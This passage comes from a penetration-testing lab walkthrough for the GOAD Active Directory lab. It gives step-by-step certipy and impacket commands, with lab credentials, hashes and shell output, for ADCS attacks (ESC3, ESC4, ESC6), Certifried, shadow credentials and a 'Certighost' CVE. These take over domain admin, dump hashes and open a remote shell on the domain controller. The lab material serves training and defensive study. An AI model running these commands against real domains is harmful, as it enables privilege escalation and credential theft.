certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template User -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx |
- Auth
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12 |

- We also can do the same with the ESC3-CRA and ESC3 templates in the lab :
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC3-CRA -ca ESSOS-CA certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC3 -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx certipy auth -pfx administrator.pfx -username administrator -domain essos.local -dc-ip 192.168.56.12 |
ADCS – ESC4

- Take the ESC4 template and change it to be vulnerable to ESC1 technique by using the genericWrite privilege we got. (we didn’t set the target here as we target the ldap)
certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -save-old -debug |
- Exploit ESC1 on the modified ESC4 template
Key changes to note in the modified template:
Client Authenticationis nowTrue.Enrollee Supplies Subjectis nowTrue.Permissions->Object Control Permissionsnow showCORP.LOCAL\Authenticated UsershavingFull Control, which implicitly grants themEnrollment Rights.Requires Manager ApprovalisFalse.Authorized Signatures Requiredis0.RA Application Policies(if previously present) has been deleted. The template is now flagged with ESC1 due to these changes.
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC4 -ca ESSOS-CA -upn administrator@essos.local |
- authentication with the pfx
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12 |
- Rollback the template configuration
certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration ESC4.json

ADCS – ESC6

- As said on certipy page : “ESC6 is when the CA specifies the EDITF_ATTRIBUTESUBJECTALTNAME2 flag. This flag allows the enrollee to specify an arbitrary SAN on all certificates despite a certificate template’s configuration.”
- Because ESSOS-CA is vulnerable to ESC6 we can do the ESC1 attack but with the user template instead of the ESC1 template even if the user template got Enrollee Supplies Subject set to false.
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template User -ca ESSOS-CA -upn administrator@essos.local certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12 |

- If you need to disable the EDITF_ATTRIBUTESUBJECTALTNAME2 attribute (because you want to try without it or just because this attack will no longer work on a up to date AD without esc10 vuln), you could do as administrator on braavos the following commands:
certutil –setreg policy\EditFlags –EDITF_ATTRIBUTESUBJECTALTNAME2 net stop certsvc && net start certsvc |
This also mean that if you got an administrator access on the certificate server you can change this attribute to exploit ESC1 without being domain admin 😉
- But now the exploit ESC6 no longer work, the user is not changed 🙂

Certifried – CVE-2022–26923
- Oliver Lyak found out a way to escalate privilege as a low privilege user into an active directory. This consist of change the dnsHostName property on a created computer. The idea look the same as samAccountName vulnerability, it is a confusion with name on authentication. Details are here : https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4
- Create an account with a domain user and set a fake dns name as the domain controler.
certipy account create -u khal.drogo@essos.local -p 'horse' -user 'certifriedpc' -pass 'certifriedpass' -dns 'meereen.essos.local' |
- Request a certificate with the created computer on template Machine
certipy req -u 'certifriedpc$'@essos.local -p 'certifriedpass' -target braavos.essos.local -ca ESSOS-CA -template Machine |
- Authenticate with the certificate as meereen (the dc)
certipy auth -pfx meereen.pfx -username 'meereen$' -domain essos.local -dc-ip 192.168.56.12 |
- Dump the ndts with the kerberos ticket we just get
export KRB5CCNAME=meereen.ccache impacket-secretsdump -k -no-pass -just-dc-user daenerys.targaryen ESSOS.LOCAL/'meereen$'@meereen.essos.local |
- delete the created computer with a domain admin user
certipy account delete -u daenerys.targaryen@essos.local -hashes 'aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a' -user 'certifriedpc' |

- Ok but now imagine you can’t dcsync with secretdump due to a security product on the dc, or you just want to get a shell directly on the DC. Let’s try to get a shell.
- We got the TGT of the DC (exactly like in part 5 for samaccountname) so we will use impacket getST to impersonate the administrator and get a st to access the DC as administrator (see : https://www.thehacker.recipes/ad/movement/kerberos/delegations/s4u2self-abuse)
remember to use the good impacket pull request to use this, see part5 for installation (thx again to shutdown for the adds to impacket)
export KRB5CCNAME=meereen.ccache impacket-getST -self -impersonate 'administrator' -altservice 'CIFS/meereen.essos.local' -k -no-pass -dc-ip 'meereen.essos.local' 'essos.local'/'meereen' |
- and now we can use our ticket
export KRB5CCNAME=administrator@CIFS_meereen.essos.local@ESSOS.LOCAL.ccache impacket-wmiexec -k @meereen.essos.local |

- We could also do the same thing but with winrm to be even more legit 🙂
export KRB5CCNAME=meereen.ccache impacket-getST -self -impersonate 'administrator' -altservice 'HTTP/meereen.essos.local' -k -no-pass -dc-ip 'meereen.essos.local' 'essos.local'/'meereen' |
Note : Here we asked an altservice HTTP/meereen.essos.local for winrm usage
export KRB5CCNAME=administrator@HTTP_meereen.essos.local@ESSOS.LOCAL.ccache evil-winrm -i meereen.essos.local -r ESSOS.LOCAL |
.
proxychains impacket-getST -self -impersonate 'administrator' -altservice 'HTTP/meereen.essos.local' -k -no-pass -dc-ip 'meereen.essos.local' 'essos.local'/'meereen'

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating administrator
[*] Requesting S4U2self
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  meereen.essos.local:88  ...  OK
[*] Changing service from meereen@ESSOS.LOCAL to HTTP/meereen.essos.local@ESSOS.LOCAL
[*] Saving ticket in administrator@HTTP_meereen.essos.local@ESSOS.LOCAL.ccache

export KRB5CCNAME=administrator@HTTP_meereen.essos.local@ESSOS.LOCAL.ccache

klist
Ticket cache: FILE:administrator@HTTP_meereen.essos.local@ESSOS.LOCAL.ccache
Default principal: administrator@essos.local

Valid starting       Expires              Service principal
07/24/2026 16:02:39  07/25/2026 01:55:45  HTTP/meereen.essos.local@ESSOS.LOCAL
    renew until 07/25/2026 15:54:31


proxychains evil-winrm -i meereen.essos.local -r ESSOS.LOCAL

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  meereen.essos.local:5985  ...  OK
*Evil-WinRM* PS C:\Users\administrator\Documents>
.
- and voilà 🙂
Shadow Credentials
- Shadow credentials attack consist of using the GenericAll or GenericWrite privilege on a user or computer to set up the attribute msDS-KeyCredentialLink. explanations here
- You can get the dacl movement on shutdown (@_nwodtuhs) website, the hacker recipes : https://www.thehacker.recipes/ad/movement/dacl

- This attack is very usefull when you got Write on another user.
- With genericWrite you can only do:
- Target Kerberoasting : add an SPN to a user, do a kerberoasting, unset the spn. But the user password must be weak to the kerberoasting attack work.
- Set up a logon script : change ldap parameters to set up a logon script. but it implies that the user log to his computer, an smb server or a share to offer the script and setup a script that bypass the security solutions in place)
- shadow credentials : the attack we want to do, we need a cetificate service on the domain
- With GenericAll you can :
- ForceChangePassword : but on a real pentest you don’t want to block a user by changing his password. And this is not very stealthy too. So if you can do another way this is fine 🙂
- All the attacks available in the genericWrite part.
So if ADCS is enabled on the domain, and we got write privilege on msDS-KeyCredentialLink, we can do the shadow credentials attack to get a direct access on the user account. And this seems to be the better idea in this case on a real pentest.
- Shadow credentials is now include with certipy (this attack can also be done with pywisker )
certipy shadow auto -u khal.drogo@essos.local -p 'horse' -account 'viserys.targaryen' |

- And we can do the same from viserys to jorah

certipy shadow auto -u viserys.targaryen@essos.local -hashes 'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont' |
.
Certighost – CVE-2026–54121
reference : https://github.com/marcgoam/CVE-2026-54121-CertiGhost
┌──(bolke㉿kali)-[~/goad-jacco]
└─$ sudo python3 certighost.py -d essos.local -u khal.drogo -p horse --dc-ip 192.168.56.12
[*] Connecting to LDAPS
[*] Detecting infrastructure
    DC: 192.168.56.12 | CA: ESSOS-CA (192.168.56.23)
    Target: MEEREEN$ | SID: S-1-5-21-1811663341-3216972822-3961259998-1001
[*] Reusing existing computer: CERTIGHOST$
[*] Starting rogue servers (LSA:445 + LDAP:389)
[*] Requesting certificate (template=Machine, cdc=192.168.56.107)
    Saved: meereen.pfx
[*] PKINIT as MEEREEN$
[*] Got hash for MEEREEN$:
    MEEREEN$:aad3b435b51404eeaad3b435b51404ee:a11aace96c47bcff49035cc6bbf94eba
    ccache: meereen.ccache
[*] GGWP
.
Next time we will have fun with MSSQL (Goad pwning part7) in the lab 🙂